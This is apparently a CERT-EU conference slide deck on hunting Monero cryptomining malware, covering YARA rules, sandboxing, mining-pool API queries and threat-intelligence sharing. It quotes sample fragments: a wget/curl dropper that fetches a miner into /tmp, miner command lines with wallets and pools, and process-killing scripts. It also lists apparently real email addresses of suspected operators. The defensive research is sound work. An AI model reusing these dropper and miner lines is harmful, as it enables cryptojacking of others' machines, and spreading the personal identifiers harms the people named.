# Swimming in the Monero pools

Emilien LE JAMTEL

# WHO AM I ?

**Emilien Le Jamtel**

| | |
|---|---|
| CERT-EU | Security Analyst |
| @__Emilien__ | kwouffe |


- CERT for European Institutions, Agencies, and Bodies.
  - Around 60 organisations
  - From 40 – 40.000 users
  - Seperate, heterogenous networks
  - Cross-sectoral
    - Government, foreign policy, embassies
    - Banking, energy, pharmaceutical, chemical, food, telecom
    - Maritime, rail and aviation safety
    - Law enforcement (EUROPOL, FRONTEX, EUPOL) and justice
    - Research, hi-tech, navigation (GALILEO), defence (EUMS, EDA)
- Operational support to infrastructure teams.
- Defence against targeted cyber threats.

# AGENDA

- Why Monero ?
- Hunting for new samples
- Processing samples
- Leveraging mining pools API
- Producing intelligence & attribution
- Future work

# Why Monero is relevant for criminals ?

- Blockchain obfuscation
  - Sender/receiver addresses are not in the public record
  - You need a secret view key to check all blockchain for your transaction
  - Amount of transaction is hidden

- Efficient mining on all hardware
  - Cryptonight as proof-of-work algorithm
  - no need for ASICs hardware
  - You can even mine on a smartphone !

# More about Monero

- Pattern for Wallet addresses:
  - 4[0-9AB][0-9a-zA-Z]{93}


- Almost nobody solo mine
  - Pools for collaborative work
  - Use stratum overlay protocol

- Proof of concepts for botnets are available publicly
  - https://pastebin.com/nFRzUkHu
  - https://gist.github.com/lokielse/d4e62ae1bb2d5da50ec04aadccc6edf1
  - …

# Some more facts

- Criminals are creative to expand mining botnets
  - Exploitation of Internet-facing server vulnerabilities:
    - Jboss,
    - Oracle WebLogic,
    - Jenkins
    - Drupal
  - NSA-powered exploit (EternalBlue)
  - Leveraging Android debugging tool (ADB.Miner)
  - …
- Smominru botnet: more than 526,000 infected Windows hosts
- Biggest botnets made millions in XMR

# Hunting for new samples




**Cryptomining malware Samples**

- Most scripts are available on github
  - https://github.com/kwouffe/
- Looking for samples matching:
  - *cryptonight* & *stratum* references
  - Hardcoded XMR address
  - Outbound connections to mining pools

# Hunting for new samples – VirusTotal

- Using YARA rules for hunting new samples (no regex)

```
rule mining_monero_basic {
                strings:
                    $a1 = "stratum+tcp://"
                    $a2 = "cryptonight"

                condition:
                    $a1 and $a2
            }
```

- Post-processing samples adding regular expression
- Around 150 new samples per day (and increasing…)

VirusTotal

# Hunting for new samples – Hybrid Analysis

- Looking for connections to known mining pool domains via public API

```
curl -X POST "https://www.hybrid-analysis.com/api/v2/search/terms?" -H "accept:
application/json" -H "user-agent: Falcon Sandbox" -H "api-key: REDACTED" -H "Content-Type:
application/x-www-form-urlencoded" -d "domain=xmr.pool.xxx"
```

- Need to pass through vetting process to get more details:
  - Full report
  - PCAPs
  - Sample

HYBRID ANALYSIS

# Processing samples

- What are we looking for
  - Hardcoded monero wallet address
    - Used for authentication on pool
  - Hardcoded pool domains/IP
    - Compared with known pool addresses

```
Miner -B -a cryptonight -o
stratum+tcp://xmr.redacted.za:80 -u
44pgg5mYVH6Gnc7gKfWGPR2CxfQLhwdrCPJGzL
onwrSt5CKSeEy6izyjEnRn114HTU7AWFTp1SMZ
6eqQfvrdeGWzUdrADDu -p x -R 1
```

  - C2 domains/IPs
    - Configuration update
    - Based on known TTP

```
if [ -x /usr/bin/wget ] ; then
        wget -q http://XXX/Miner -O /tmp/Miner
elif [ -x /usr/bin/curl ] ; then
        curl -o /tmp/Miner http://XXX/Miner
```

# Processing samples – YARA and FLOSS

- String searches
  - Regex with YARA
    - 4[0-9AB][0-9a-zA-Z]{93}
  - Removing False positive
    - Full lower/uppercases and integers


- FLOSS (https://github.com/fireeye/flare-floss)
  - Deobfuscated strings
  - Regex on deobfuscated strings

# Processing samples - Decompilation


- Leveraging Open-source projects
  - Retdec decompiler (https://github.com/avast-tl/retdec)
  - Snowman (https://derevenets.com/)
- Compiler/packer detection
- Retdec for 32bits, Snowman for 64bits
- Use of YARA/FLOSS for string search on output

# Processing samples - Sandboxing

- Online sandboxing services (search reports)
  - Windows samples
    - Hybrid Analysis (https://www.hybrid-analysis.com/)
    - ThreatExpert (http://www.threatexpert.com)
  - Linux samples
    - Detux (https://detux.org/)
  - Android samples
    - JoeSandbox (https://www.joesandbox.com/)
- CERT-EU sandboxes


# Stratum Protocol

- JSON-based Clear-text protocol (ಠ_ಠ)




- Easy to extract Wallet Address (used for authent…)
- Suricata/SNORT rules available on my github account

# Processing samples - conclusion




- Expected Output
  - Monero Wallet Address
  - Domains/IP of interest
  - Highlighting interesting samples

# Leveraging mining pool API

- Most pools use open-source projects with documented API
  - node-cryptonote-pool
  - cryptonote-universal-pool
  - nodejs-pool
- Some have custom-made API
  - nanopool
  - dwarfpool
  - Minergate
  - …
- All of them allow unauthenticated queries for specific monero wallet address (☞ﾟヮﾟ)☞

# Mining pool: API & domains

- Pools engines store their configuration in .js  files
  - *config.js* for node-cryptonote-pool and cryptonote-universal-pool
  - *global.js* for nodejs-pool

- Contains
  - Link to the API endpoint
  - poolHosts (domains used for stratum protocol)
  - coinUnits (Unit used by API answers)

# Leveraging mining pool API – getting data

*https://monero.REDACTED:8091/stats_address?address=44pgg5mYVH6...*


```
stats:
    hashes:             "140056992000"
    lastShare:          "1523002920"
    balance:            "516925376538"
    thold:              "3500000000000"
    paid:               "8187350000000"
    lastpayout:         "1519750082555"
    lastpayoutamount:   "4863522000000"
    payint:             "86400"
    monerov:            "5169253765380"
    typeminer:          "single"
    monerovtmp:         5169253765380
payments:
  0:                    "3b5d594873271cd1203aa376b9ad7d02a43dd5e0ad74c11ed9101fb38292f4c9:4863522000000::5"
  1:                    "1519750082"
  2:                    "96f7e9bf7e7f303bf33a3de1d777e67e9b464ea91cff221c7096ce3fb40ef725:1275147000000::5"
  3:                    "1515517514"
  4:                    "c3aca7fb550d7bd1428619d11ed0683e518111d6338f9ce8eb154c15855c3c63:1021762000000::5"
  5:                    "1515357112"
  6:                    "cb10985e857c265bb4fbb3a86a26e427de9ab2787291258ff396f89efdbd61f9:1026919000000::5"
  7:                    "1515157419"
```



- Mined Coins :

  $$\frac{\text{balance + paid}}{\text{coinUnits}}$$

- We can search for activities on all known mining pools


# Leveraging mining pool API – Some statistics

- Top10 Wallets (mined coins)




# Leveraging mining pool API – Some statistics

- Top10 pools (mined coins)



# Leveraging mining pool API – Some statistics

- Pools distribution (1 example)



# Producing Intelligence - watchlist

- From previous work, we can derive:
  - Pool watchlist for detection/blocking
    - HTTP/API request to get updated list of host/port for mining
  - C2 URL watchlist for detection/blocking
  - List of malicious hashes
  - Yara rules for detection/hunting
  - SIEM rules (sigma) for detection with SYSMON
  - Malicious Monero wallet addresses for pool notification


- And push everything to MISP for sharing


# Producing Intelligence - attribution

# Future Work

- Cleaner code
- GUI / Web service with RESTful API
- Expand to other cryptonote currencies
  - Bytecoin
  - DashCoin
  - Sumokoin
  - …

# Thanks for listening




https://cert.europa.eu

# Extra Slide 1: Killing the competition

```
#!/bin/sh
pkill -9 142.4.124.164
pkill -9 192.99.56.117
pkill -9 jvap
kill -f ./atd
```

184 lines

```
pkill  ./Guard.sh
pkill  ./JnKihGjn
pkill  ./KGlJwfWDbCPnvwEJupeivI1FXsSptuyh
```

82 lines

```
ps aux | grep -v supsplk | awk '{if($3>40.0) print $2}' | while read procid
do
kill -9
$prociddone
```

```
ps auxf|grep -v grep|grep "stratum"|awk '{print $2}'|xargs kill -9
ps auxf|grep -v grep|grep "cryptonight"|awk '{print $2}'|xargs kill -9
```

8 lines

dd93f36dd1b18ca4a2ad46a17fd9ac5991f720c0627fabe07a87e4e3b8cd7ea9

# Extra Slide 2: Bad OPSEC – PDB path

```
C:\Users\fr4gn\OneDrive\Desktop\MoneroIdleMiner-
master\MoneroIdleMiner\MoneroIdleMiner\obj\Release\nvcontainer.pdb
C:\Users\Danger\Desktop\miner\Source Code\obj\x86\Debug\t.pdb
C:\Users\fmm\Desktop\CRYPTO WORK\SOURCE CRYPTO WORK\mining bot1\sample\Release\sample.pdb
C:\Users\miner\Desktop\vcbinjeckt\WIN32_MemoryAppLoader\MemoryAppLoader\obj\Debug\MemoryAppLoa
der.pdb
C:\Users\ShuSheng\Desktop\Monero_Loader\Release\xmrig.pdb
C:\Users\gamal\Downloads\Compressed\XMRMiner\XMRMiner\XMRMiner\obj\Debug\XMRMiner.pdb
C:\Users\Dzotra\Desktop\MinersAll\Minerfix2\Program\Program\obj\Release\Program.pdb
C:\Users\Damir\source\repos\Victoria\Release\Victoria.pdb
C:\Users\AbDou\Desktop\SourceCode\obj\x86\Debug\t.pdb
C:\Users\Taakj2005\Desktop\XMR Cpu Miner\DogeMiner\obj\Debug\DogeMiner.pdb
C:\Users\Marc\Downloads\0. Mine Monero\0. Sources XMRIG\xmrig-master\Build\Debug\xmrig.pdb
C:\Users\suck.cc\Desktop\Miner\Source Code\obj\x86\Release\t.pdb
```

# Extra Slide 2: Bad OPSEC – gmail addresses …

stratum+tcp://xmr.pool.minergate.com:45560 -u vomvomko@gmail.com -p rony1500
stratum+tcp://xmr.pool.minergate.com:45560 -u Denn4408@gmail.com -p x
stratum+tcp://xmr.pool.minergate.com:45560 -u growweek@gmail.com –p
stratum+tcp://bcn.pool.minergate.com:45550 -u Olegovich21rus@gmail.com -p x
stratum+tcp://xmr.pool.minergate.com:45560 rafaelcampobom@gmail.com cryptonight –u
stratum+tcp://etn-eu1.nanopool.org:13333 -u egorovdenis33@gmail.com -p x
stratum+tcp://xmr.pool.minergate.com:45560 -u Zpemik@gmail.com -p x
stratum+tcp://fnc-xmr.pool.minergate.com:45590 -u gx6060@gmail.com -p x
stratum+tcp://xmr.pool.minergate.com:45560 poulpmaster@gmail.com
stratum+tcp://xmr.pool.minergate.com:45560 -u hallomills204@gmail.com
stratum+tcp://xmr.pool.minergate.com:45560 -u canbebusiness@gmail.com -p x
stratum+tcp://xmr.pool.minergate.com:45560 -u alexwarlock89@gmail.com -p x
stratum+tcp://xmr.pool.minergate.com:45560 -u saifjooj66@gmail.com -p x
stratum+tcp://xmr.pool.minergate.com:45560 -u gabikgadjiev13@gmail.com -p x
stratum+tcp://xmr.pool.minergate.com:45560 -u growweek@gmail.com -p x
stratum+tcp://bcn.pool.minergate.com:45550\x00johnsieherman576@gmail.com
stratum+tcp://xmr.pool.minergate.com:45560 -u busines.soft.ua@gmail.com -p x
stratum+tcp://fcn-xmr.pool.minergate.com:45590 -u gmc.drill@gmail.com -p x
stratum+tcp://xmr.pool.minergate.com:45560 -u gabikgadjiev13@gmail.com -p x
stratum+tcp://176.9.147.178:45560 -u venom4263@gmail.com -p x